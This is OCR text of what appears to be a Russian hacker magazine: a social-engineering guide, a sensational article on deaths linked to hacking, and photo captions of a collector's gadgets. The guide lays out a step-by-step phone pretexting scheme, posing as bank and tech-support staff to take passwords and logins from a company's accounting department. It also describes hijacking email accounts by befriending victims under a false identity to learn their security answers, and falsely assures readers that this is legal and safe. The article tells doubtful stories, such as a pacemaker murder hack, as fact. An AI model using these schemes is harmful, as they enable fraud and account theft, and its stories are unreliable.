
**ХАЦКЕРСКИЕ "УТИЛИТЫ" СОЦИАЛЬНОГО ИНЖЕНЕРА**

Запомни, что наглость - самый главный хацкерский "софт" социального инженера. Если при разговоре с "клиентами" голос у тебя будет дрожать, а заплетык языкатся :), ты ничего не добьешься! Веди себя нагло и уверенно, так, как бы ты себя повел, если бы на самом деле был тем человеком, за которого себя выдаешь. Я понимаю, что не очень-то легко проявлять твердость характера в такой стремной ситуации, поэтому приготовил для тебя несколько советов, которые помогут тебе круто обнаглеть :).

Во-первых, ты должен понять, что не совершаешь абсолютно никакого преступления. Даже если дойдет до такой невероятной крайности, что тебя словят и выдадут полициям, скорее всего, те тебя подержат в отделении несколько часов и выпустят. Ведь если ты был словлен на стадии инженеринга, значит взлом системы ты еще не успел осуществить. А где нет взлома, там нет и преступления :). Ну нет в нашем уголовном кодексе статей относительно таких действий! Тебе и условное-то не за что будет

**Мне срочно надо отваливать! Я опаздываю на работу - я устроился уборщиком в одной премилой конторе, предоставляющей провайдерские услуги ;)!**

пришить. Никто ни в одном суде не сможет доказать на тебя что-либо конкретное. Максимум, что против тебя могут выставить - телефонное хулиганство (если ты работал по телефону). Если же ты ходил туда лично, то в самом крайнем случае тебя выкинут на улицу секьюрити либо уволят с должности, если ты на нее вообще устраивался - велика потеря :). Во-вторых, грамотно составленную операцию по социальному хаку можно свернуть (отменить) на любом ее этапе. Так что, если ты даже оплошаешь, раскроешь себя, - можешь в любой момент плюнуть на все и бросить это дело. Ты потеряешь только свое время. В-третьих, если ты работаешь по телефону, вдолби себе в голову: ты находишься очень далеко от тех людей, они не могут схватить тебя за руку, не могут увидеть твоё лицо - ты в полной безопасности. Если определился номер твоего телефона, всегда можно сказать, что кто-то прикрокодился к твоей линии из подъезда :). Короче говоря, занимаясь социальным инженерингом, надо очень основательно постараться, чтобы заработать себе на голову неприятности. Теперь ты понял, почему хацкеры всего мира так ценят social engi-



neering ;)? Это абсолютно безопасно! Вот еще одна хацкерская "утилита".

Очень эффективный метод - оперировать минимальной имеющейся у себя информацией таким образом, чтобы "клиенту" показалось, что ты обладаешь полной информацией. Ты обязательно должен научиться это делать! Практически, этим приходится заниматься на протяжении всей операции по социальному инженерингу. Представь себе, что, в ходе твоих бесконечных поисков своей второй половины

(хотя бы временной :)), ты наткнулся на достаточно симпатичную, но очень заумную девчонку, которая без ума от русской литературы начала века. Для того, чтобы не попасть впросак, тебе надо суметь поддержать беседу с ней, хотя сам ты разбираешься в русской литературе весьма смутно - помнишь кое-какие отрывки из школы :). Понял, о чем речь? В случае с социальной инженерией аналогичная ситуация. Придется привыкать, а со временем, я думаю, ты овладеешь этой технологией в совершенстве :).

Поговорим немного о диалогах. Это тоже очень важный "софт". Самое наинегаважное - не быть пассивным, не упускать инициативу из своих рук. Это как с девушкой танцевать



); ты должен вести, направлять диалог. Никогда не отвечай односложно ("Да", "Нет"). Тараторь, как это делают бабульки у твоего подъезда. Старайся не допускать, чтобы тебе задавали вопросы, а сам спрашивай без устали. Если надо, перебивай на фиг собеседника - не время цацкаться и показывать свою воспитанность. При необходимости можешь даже кричать на "клиента", обвинять его в криворукости: "Ах, вы такие растакие! Не можете ничего нормально сделать! Из-за вас у нас тут половина всей аппаратуры полетела! Как ваша фамилия? Как? Читайте, что вас уже уволили, я сам, лично, об этом позабочусь!!!". Почти на каждый хацкерский софт существует свой антисофт :). В социальном инженеринге самым страшным врагом хацкера являются сотрудники службы технической поддержки - суппорты. Они как файрвол, как антивирус... Я даже не знаю, как их еще обзывать! Берегись их! Эти гады отличаются от всех остальных сотрудников конторы исключительной сообразительностью. Некоторые из них не только очень хорошо знают, что такое социальная инженерия, но и специально "натасканы" на обнаружение такого рода атак. А чего удивляться - в их обязанности входит сохранять те самые пароли, которые ты хочешь унести.

## ПЛАНОСТРОЕНИЕ

Нет, косяки (даже дверные) здесь ни при чем ;). Мы поговорим о том, как надо правильно планировать операции по социальному инженерингу. Это тебе не пикап теток, где ты можешь фантазировать на ходу. Здесь надо все заранее и тщательно обдумать. В первую очередь надо достать максимальное количество доступной информации. Если собираешься инженерить контору, найди на нее все: доменные имена, которыми она обладает, диапазон IP, адреса e-mail'ов различных отделов сотрудников, приблизительное количество сотрудников, имена и

фамилии начальников отделов, адреса офисов, номера телефонов и много-много чего еще.


Копай не только Инет, но и бумажные справочники. Если контора занимается торговлей либо предоставлением услуг, порыскай в соответствующих газетах и журналах их объявления - это может круто помочь. Заранее посмотри на сайтах, посвященных поиску работы, не требуются ли этой конторе какие-нибудь сотрудники. После того как ты все это соберешь и аккуратно запишешь, нужно будет наметить приблизительный план действий. Здесь очень трудно советовать что-либо одно, так как все зависит от конкретной ситуации. Одним из самых распространенных способов социальной инженерии является социальный инженеринг по телефону. Во-первых, тебе никуда не надо ходить, не надо наниматься ни на какие работы, ты просто звонишь в заведение, сеть которого надо хакнуть. Во-вторых, это самый безопасный способ :). Я опишу тебе возможный план социального инженеринга по телефону: Позвонить в отдел продаж, сказать, что звонишь по такому-то объявлению и выяснить номер их банковского счета. -> Определить по номеру счета банк, с которым сотрудничает контора. -> Позвонить в бухгалтерский отдел, представиться работником информационной службы банка и сказать, что банк организует специальную имейл-рассылку для своих лучших клиентов. Если давать мыло все равно откажутся, сказать, что недавно разговаривал с секретарем начальства конторы, тот одобрил включение в рассылку и вроде уже дал мыло бухгалтерии (назвать мыло отдела рекламы), но не был уверен в его правильности, поэтому дал этот номер телефона и посоветовал позвонить и уточнить. -> Переждать неделю, чтоб не вызывать подозрение. -> В течение двух-трех часов слать на полученный бухгал терский имейл несколько разных резюме якобы от разных людей. В то же время слать на имейл отдела

кадров мессаги, по смыслу предназначенные бухгалтерскому отделу. -> Позвонить в бухгалтерию, назваться сотрудником отдела технической поддержки и справиться, нет ли у них проблем с почтой. Сказать, что почтовый сервер от жары/холода вышел из строя и неправильно распределяет письма (полная чушь, но прокатит :)!). Посоветовать позвонить в отдел кадров (при необходимости дать телефон), сказать, что, кажется, туда ушло несколько очень важных писем, предназначенных для бухгалтерии. -> Подождать полчаса, пока бухгалтерия свяжется с отделом кадров и обменяется с ними фальшивыми мессагами, ругаясь попутно на жару/холод и на почтовый сервер. -> Позвонить в отдел бухгалтерии, опять назваться сотрудником техподдержки и затребовать у них всю информацию, которую изначально нужно было выяснить (пароли, имейлы, логины и т.д.) якобы для того, чтобы исправить поломки. -> При желании, позвонить в отдел кадров и проделать то же самое с ними. Сложно? Да. Зато каков результат! На руках - вся информация о сети, к которой ты планировал получить доступ.


## СОЦИАЛЬНЫЙ ИНЖЕНЕРИНГ ПРЕПОДОВ

Хоть я и обещал не трогать все сферы применения социальной инженерии, не имеющие отношения к хаку, эту одну я упустить не могу. Во-первых, ты поймешь, как используется социальный инженеринг на примерах из реальной жизни. А во-вторых, ну очень актуальная тема ;). Тебе ведь нравится получать хорошие оценки? Мне тоже. Всем нравится. Но запахло в том, что для этого приходится слишком много геморроиться :(. Нет, я ничего не имею против того, чтобы учить что-то полезное - нам, хацкерам, не привыкать (RTFM+доки), но ведь иногда попадают такие науки, которые, даже на самый нетрезвый взгляд, ну ни в какие рамки получаемой





**Короче, для нас социальная инженерия - это нетехнические методы обхода систем компьютерной защиты.**



профессии не лезут (это я о культурологии на факультете прикладной механики и о матанализе на факультете истории). А экзамен-то сдавать надо :( . Поэтому иногда приходится инженерить преподав, применять на них наши жестокие хацкерские методы :). Вот парочка хороших советов по этому поводу:

1. Один очень эффективный способ получить на экзамене, как минимум, "уд". Обычно в начале экзамена дают пару задач и пару вопросов по теории, ты берешь все это и готовишься около часа, после чего тебя к себе вызывает препода и выясняет, что ты знаешь, а что нет. Списать-то решение этих задач со шпор, в принципе, вполне реально. Или можно попросить/заставить кого-нибудь из более прилежных друзей решить задачку прямо на месте. Но когда ты идешь с этим к препода, а он тебя спрашивает: "Вот здесь вы как решали?", кроме стандартного в таких случаях: "Ну... эээ... ммм... это, млин, как его...", у тебя ничего не получается. В этом-то и вся суть экзамена. Поэтому надо делать так: списываешь решение задачи до половины на листок, а оставшуюся часть запоминаешь (вызубриваешь, если ты в этом предмете совсем не шарить). Потом, когда препода начнет тебя пытаться, прямо при нем задачу заканчиваешь решать. Если сможешь проделать эту операцию с парой задач - вообще

супер. В большинстве случаев трояк обеспечен, так как трояк - это оценка за знание хоть чего-нибудь, а препода думает, раз уж ты задачу САМОСТОЯТЕЛЬНО (при нем) решил, значит, это самое "хоть что-нибудь" уже знаешь :). Наивный препода, хе-хе ;).

2. Если захотеть, можно заставить препода решить за себя курсовую и всякие прочие разновидности домашнего задания. Надо решить задачу до того места, до которого ты знаешь, как ее решать (если такого места в природе не существует, заставь друга), потом ты идешь с этим к препода после лекции или после семинара, делаешь умное лицо, суешь ему тетрадь и говоришь: "У меня правильно?". Он смотрит и говорит: "А где остальное решение?". Тут надо агрессивно, с видом уверенного в своей правоте человека заспорить: "Я этого не знаю, так как мы этого не проходили и в учебниках этого тоже нет". Есть большей шанс, что препода выдернет у тебя из рук тетрадку и сам решит пример (ну, или напишет теоретический ход решения). После этого он обязательно поинтересуется: "Вспомнили? А говорите не проходили...". Дело в том, что у преподав тоже есть свои баги :). Во-первых, ты его практически обвиняешь в том, что он спрашивает у тебя то, чего не рассказывал. Единственный способ опровергнуть такое обвинение - показать элементы решения, чтобы ты сам все вспомнил и признал этим свою неправоту. Во-вторых, преподам тоже нравится чувство удовлетворения, когда в споре кому-то удается доказать, что он был не прав.

**НА ЧЕМ МОЖНО ПОТРЕНИРОВАТЬСЯ?**

Хех, да на чем угодно! Ходи по свету, оставляя после себя хаос и разрушения :). А если серьезно, можешь пока потренироваться на несчастных юзверях. Можно попробовать для начала уговорить кого-нибудь отдать свое мыло ;). На крупных почтовых серверах при регистрации бывает такое поле, куда нужно вписать специальный вопрос и ответ на него. Потом, если забыл пароль, его можно восстановить,


ответив на этот самый вопрос. Сначала подбирают подходящую жертву :). Потом тыкаются на сайт почтовой службы, выяснив, какой вопрос жертве зададут, после чего ищут по имейлу жертву в аське и стараются поговорить с ней. Желательно представиться существом противоположного пола ;) - так он намного охотнее будет разговаривать. Ничего постыдного в этом нет, на пути к заветному паролю рута хамеры в ходе инженерных работ еще не такое вытворяют :). Мило побеседовав с "клиентом", потихоньку сдвигают тему разговора в сторону секретного вопроса. Например, если вопрос будет "Какая кличка у моей собаки?", приходится строить из себя фанаткинолога, говорить, что у тебя есть собака, а потом спрашивать, есть ли она у него. Мол, собираем оригинальные собачьи клички. Думаю, ты догадаешься, к чему ведут разговор, если вопрос будет в стиле "Какое мое любимое кино?" или "Какой у меня рост?" :).

Самое главное - не спешить! Может быть придется раскручивать "клиента" в течение пары дней или даже недели! Так его точно не сплунешь... Ой, млин! Мне срочно надо отваливать! Я опаздываю на работу - я устроился уборщиком в одной премилой конторе, предоставляющей провайдерские услуги ;)!  
Все, давай, пока!



**Серегина 80-ых**

В связи с тем, что компы стали общедоступными (то есть комп себе смог позволить рядовой потребитель), а программное обеспечение для них стоило немалых денег, появились крякеры. Все они работали под DOS, так как в пик'ах проблема платного ПО решалась по-другому - программеры-энтузиасты писали бесплатные клоны платных прог (за что им ОГРОМНОЕ человеческое спасибо). Дошло до того, что они написали бесплатную версию UNIX'а (правда, это произошло чуть позже). Хакинг и фрикинг переплетаются все больше и больше, прямо пропорционально интенсивности использования компьютерных сетей компаниями-операторами телефонной связи. Персоналки и DOS набирают силу. Но хака в этой среде почти нет. Не, ну были, конечно, люди, которые ломали игрушки, писали вири и называли себя хакерами, но я их такими не считаю. Это крякеры и вирь-мейкеры. Были и такие, которые занимались взломом BBS'ок, но их было совсем мало.




# ЛИККИ СМЕРТИ: ФАТАЛЬНЫЕ ВЗЛОМЫ

DONOR (LEHUN@MAIL.RU)

**1) Знаешь ли ты или нет, независимо от этого в сети идет настоящая война, и у этой войны уже есть свои жертвы, причем самые натуральные, с трупным ядом и соответствующим душком.**

## Не влезай – убьет

Знаешь ли ты или нет, независимо от этого в сети идет настоящая война. "Да ты чё?! Открыл Америку! Я сам - пробитый сетевой воин: за моими плечами сотни прокинутых ламерков", - скажешь ты в ответ, полагая, что я про ИРЦ, попертые пароли и номера кред. И ошибешься! Сегодня разговор про другую битву.



Начать придется издалека... Итак, давным-давно, когда сеть была маленькой с коротенькими кудрявыми проводками на квадратной компьютерной головке, никому и в голову не могло прийти, что ее можно бояться. Но маленький уродец постепенно рос. Сперва он проглотил военные ведомства и, смачно отрыгнув, закусил научными лабораториями. Затем - запустил свои цепкие пальчики в банковскую системку, опутал континенты и проник в частные дома - в общем, вошел в наш быт по самые помидоры. Больницы, аэропорты, банки, частная жизнь Вовы Путкина, а также всякая мелочь, вроде ядерных боеголовок и космических спутников, оказалась во власти милашки Интернета. Параллельно появились люди, которые осознали, что они - не такие как все, что здесь, в сети, они могут ой как много и что помешать им ой как трудно. Тут ламоватое большинство забеспокоилось: "Как?! Нас имеют, а мы ничего не можем с этим поделать!" Писатели-фантасты услужливо нарисова-




ли картинку мрачного будущего, опутанного кабелями, в котором маньяк-программер в легкую может обворовать и закликать любого до смерти, не отдирая задницы от табуретки. Большинство сдавленно пискнуло, навалило в штаны и позвало папу. Папа aka государство почесало репу и сказало: "Да... Нехорошо... Закон издать, что ли?". И вот папины спецслужбы кинулись по следам хакеров. И началась война между правоохранительными органами и талантливыми героями/злодеями-одиночками. Как у любой уважающей себя войны, у этой уже есть свои жертвы, причем самые натуральные, с трупным ядом и соответствующим душком. Вот о них-то я тебе и расскажу.

## Смерть с китайским лицом

Поюзай свой девайс по имени "мозг" и припомни все, что знаешь про Китай, так как эти события произошли именно там. Правильно, Китай - вроде как коммунистическая страна, идущая строго по пути деда Мао (Цзедун который), поэтому рулит там партия и рулит сурово. Однако в Китае также есть рыночная экономика, Интернет и банки. И вот в 1990 г. нашелся на весь Китай один смекалистый перец по имени Фанг. Взял да и нагнул банк, в котором работал, на 200 000 уёв (перевел на фальшивые электронные счета), а потом свалил в Канаду. Партия от такой наглости офигела: мало того, что баблз хапнул, так еще и опасный прецедент создал. 8 лет чувака из Канады выковырнуть пытались, на 9-ый выковырнули, облегченно вздохнули... и казнили (поясняю, УМЕР ХАКЕР). Ну, кто-нибудь еще желает банки крякать? Нет? А вот среди китайцев еще два самородка нашлись. В 1999 г. Хао Джин Лон - работник одного из филиалов Индустриального коммерческого банка Китая вместе со своим братом Хао Джин Веном вломились в сеть и тиснули со счетов 720 000 йен (87 000 грин по-нашему). Перцев словили (прятались плохо, не предохранялись во время секса с банком) и приговорили к смерти...

Как настроение? Боевое? Тогда продолжим!



## Смерть с таинственным концом

Это событие имело место быть в Германии. Жил в Берлине перец Флоритц, жил - не тужил, пил пиво, гулял с фройляночками. А кроме всего прочего, был он вундеркинд: ломал сотовые, перехватывал и декодировал телефонные разговоры с высокоскоростных цифровых линий, фри-кал кабельное TV (левые декодеры делал) и телефонные карточки, кричал софт и писал неплохой варез сам. Папка говорил про него так: "От моего сына не скроется ни телевизор, ни газонокосилка." В 1995 г. Флоритца взяли... Но немцы - не китайцы: берегут талантливых специалистов. Погрозили строго пальчиком и приговорили к испытательному сроку. Давай, мол, не шали, пользу приноси, а мы уж тебе и зелени подсыплем, и работой интересной обеспечим. Ясен перец, Флоритц сказал: "Не вопрос!" Поступил он в ВУЗ, присоединился к клубу компьютерных энтузиастов "Хаос". Английская фирма NDS (ну и название!) очень хотела иметь его... как специалиста, но не могла, так как парень не закончил колледж и не отслужил в вооруженных силах. Посыпались и другие предложения: от немецких спецслужб - похачить иранские военные сети; от торговцев поддельными декодерами и телефонными карточками и т.д. Флоритц пожелал остаться независимым. И вот 17 октября 1998 года в 2 часа дня ему кто-то позвонил на мобилу. Флоритц чмокнул маму, сказал, что ненадолго (даже ноутбук оставил), и не вернулся... 22 октября 1998 года мирно прогуливающиеся в парке немцы нашли его висящим на дереве на собственном ремешке. Висит себе хакер-вундеркинд, хорошо висит: ни следов борьбы или насилия, ни наркотиков, ничего не пропало - очень похоже на самоубийство. Только вот странно, что хакер повесился как раз тогда, когда у него все пучком было. Ясно одно - подвесили профессионалы. Мафия или иранские шпионы, выбирай сам.

О, я смотрю, ты уже нервничаешь, побледнел весь. Что? Говоришь: "Что за беспредел, так его растак?! Бедненьких хакеров сажают, лишают компьютера и доступа в Интернет, а лучших даже убивают! Звери все!!!". Тогда взглянем на медаль со стороны ейной попы, и ты все поймешь.

## Крылатая смерть по телефону

Итак, место действия - США (Ламерика). 10 марта 1997 года Центр защиты национальной инфраструктуры, ФБР и другие спец. бездельники встали на уши: хакер-подросток со своего домашнего компьютера весело и непринужденно "вынес" супер-пупер навороченную цифровую систему нового поколения телефонной компании "Белл Атлантик". Маленький хулиган вычислил телефоны, на ко-

торых висели модемы, используемые для удаленного обслуживания системы, и "обслужил" главный компьютер до потери пульса. В результате этой проказы у Ворчестского аэропорта снесло башню =). Причем почти в прямом смысле, потому что контрольная башня, пожарная служба, метеослужба, охрана аэропорта, а также система приема сигналов самолета для включения посадочных огней были подрублены к этой системе. В течение 6 часов неисправность не могли устранить - соответственно, самолеты не могли сесть. Позднее в этот же день хакер таким же макаром вломился в сеть, обслуживающую город Рутленд (штат Массачусетс) и изменил идентификатор системы на "Jester" (Шут). Все схватились за голову и начали срочно перетряхивать железо и ПО, так как этот маньяк еще и эксплоит написал. Служащие аэропорта сработали лучше: самолеты удалось расшвырять по ближайшим аэродромам, ни один не упал. Однако по некоторым данным костлявая тетка все же собрала свою дань: больной, направлявшийся на лечение в центральный госпиталь, до него не доехал... Хакера же нашли и приговорили к 2 годам испытательного срока без права доступа к модему и иным способам связи и сетям. Несовершеннолетний потому что.

А теперь представь себе, что атака на аэропорт - часть хорошо спланированного террористического акта и еще что на одном из кружащих в небе самолетов родной или близкий тебе человек. Как бы ты тогда отнесся к этому хакеру?

## Смерть всем миром

Перебазируемся в Финляндию. Финляндия - одна из самых компьютеризированных стран мира, а местная тусовка проводит в Инете до 50% своего времени. Задумал один 20-летний перец избавиться от своего отчима (наверное, мешал ему в Кваку пулять, учиться заставлял =)). Но вот незадача, отчим никак с сетью не связан: на самолетах не летает, перед монитором не сидит. Ну да Инет хакера везде выручит! Собрал наш перец сетевых корефанов в конфе и стал с ними обсуждать, как лучше папку замочить, но в тюрьму не загреметь. Люди попались отзывчивые и загрузили мыло нашего героя планами идеальных убийств по самое не горюй. Парень мозгами не обделен, собрал все лучшее и на следующий день ушел отчима на тот свет. Потом с другом отвез тело на дачу. Полиция нашла труп через месяц, но доказать ничего так и не смогла. Наш баклан от радости такой побежал в Интернет хвастаться: вот, мол, какой я самец! Тут полиция его за шары и прихватила. Сгоняли к нему домой, вспороли брюхо Бату, а там вся переписка на 75 страницах...

и вся недолга!

Ну что, приятель, кошмары еще не мучают? А замечал ли ты, как на тебя сосед Вася неплохо посматривает, измеряет чего-то у тебя перед дверью... А ты думал, он тебе простил тот счет на 500 гривен? А может быть в его мыльнице сейчас валяется сотня планов твоей безвременной кончины? Ну что задрожал? Это еще не все.

## Смертельный оскал хирургической мыши

Опять США. В феврале 1999 года эта славная страна порадовала нас хаком, целью которого было убийство изначально. Дело было так: по одному крупному мафиозному делу у ФБР был основной свидетель. То ли прострелили его, то ли просто хлипкий попался, но было ему худо (требовалась постоянная кардиостимуляция и вентиляция легких). В рамках программы защиты свидетелей этот ценный фрукт был помещен в госпиталь на сурово охраняемую... нет, не платную стоянку, а военную базу. За его здоровьем неусыпно следил добрый компьютер. Но злым дядькам преступникам не хотелось в тюрьму, и наняли они хакера. Хакер взломал сетку военной базы и поиграл с настройками кардиостимулятора, и отключил систему вентиляции легких. Пациент почему-то двинул кони... И хотя хакера потом изловили, свидетелю от этого легче не стало.


Понял, что нельзя попадать в больницу, особенно если ты - свидетель? Ну ладно, не кисни - наши больницы еще очень не скоро к Интернету подключат.

## Всем смертям смерть

Знаешь ли ты, что слово "to hack" переводится с буржуйского на человеческий - "зарубить"? Так вот, истории известен вот такой смертельный хак: Joanna Hack was hacked by a bear near town Hackwill, то есть Джоана Хак была хакнута медведем вблизи городка Хаквилль. Медведь-хакер - по comments! =)

Ну, перец, надеюсь, я не испугал тебя до икоты =). К тому же все самое интересное в будущем. Скоро информационная война приобретет огромное значение. Уже сейчас передовые государства принимают элитных хакеров на вооружение, а иногда даже специально обучают. Будущие хаки будут еще смертельнее, еще опаснее, так как хакер уже не будет опасаться ответственности. С неба будут сыпаться ядерные бомбы, самолеты, авианосцы, НЛО и хрустящие зеленые бумажки. В общем, мы с тобой без дела не останемся. Так что пихай X под мышку и бегом записываться в добровольцы. Кру-гом!! Сети противника ло-май!!!





# ФИШКИ

MR. FALSE: MR\_FALSE@MAIL.RU

## ФИШКИ Доцента





Фишка: берлога.  
 Хозяин фишки: Доцент.  
 Здесь, в домашней берлоге нашего героя, сосредоточена его коллекция фишек. Чего тут только нет, аж глаза разбегаются. Даже если бы мы целый номер по фишкам решили сделать - всё равно бы все, совершенно точно, не влезли. Поэтому мы поехали к нему в гости (в лице Доктора Добрянского) и сфотографировали всё самое сочное, что нам попало на глаза. Доцент при этом безудержно рассказывал, и местами позировал с любимыми предметами.



Фишка: Амулет.  
 Хозяин фишки: Доцент.  
 Этот амулет Доцент сделал из микросхемы, которая осталась у него ещё с тех пор, когда он только начинал освоение цифровой техники.






**Фишка:** Брелок с чипом от геймбоя  
**Хозяин фишки:** Доцент  
 Киберпанковские ключи. Лишь в руках своего хозяина этот электронный высокоинтеллектуальный ключ-брелок иногда становится ключом. А в руках чужака – это всего лишь бесполезная железка, которой разве что пивные бутылки открывать.

**Фишка:** Будильник а-ля-Дали.  
**Хозяин фишки:** Доцент.  
 Как-то раз Доцент решил починить старый бабушкин будильник. Но, к сожалению, внутри этого чуда техники не нашлось ни одной микросхемы - только куча каких-то непонятных колёс и пружин. В механике-то Доцент не шибко шарил, и, в результате, получилось вот это. Зато теперь можно никуда не спешить – будильник всегда показывает одно и то же время: без четверти шесть.



**Фишка:** Брелок а-ляДали.  
**Хозяин фишки:** Доцент.  
 Будильника оказалось мало, и Доцент продолжил расширять свои познания в механике, теперь уже на примере наручных часов. Брелок получился оригинальный.



**Фишка:** Писающий мальчик - колокольчик из Брюсселя.  
**Хозяин фишки:** Доцент.  
 Это артефакт, вывезенный из Брюсселя (там ещё статуя такая стоит бронзовая, типа, фонтан). Иногда, случается, и писает... по настроению. А иногда - гадит по крупному.



**Фишка:** Источник питания к железной дороге.  
**Хозяин фишки:** Доцент.  
 Это вовсе не портативный пульт управления ядерными ракетами и не бомба. Это всего лишь источник питания с регулятором напряжения. Его Доцент собрал сам ещё в детстве для управления игрушечной железной дорогой. А позднее стал использовать для своих бесчеловечных опытов с электричеством.



**Фишка:** Телефон высокого начальства  
**Хозяин фишки:** Доцент.  
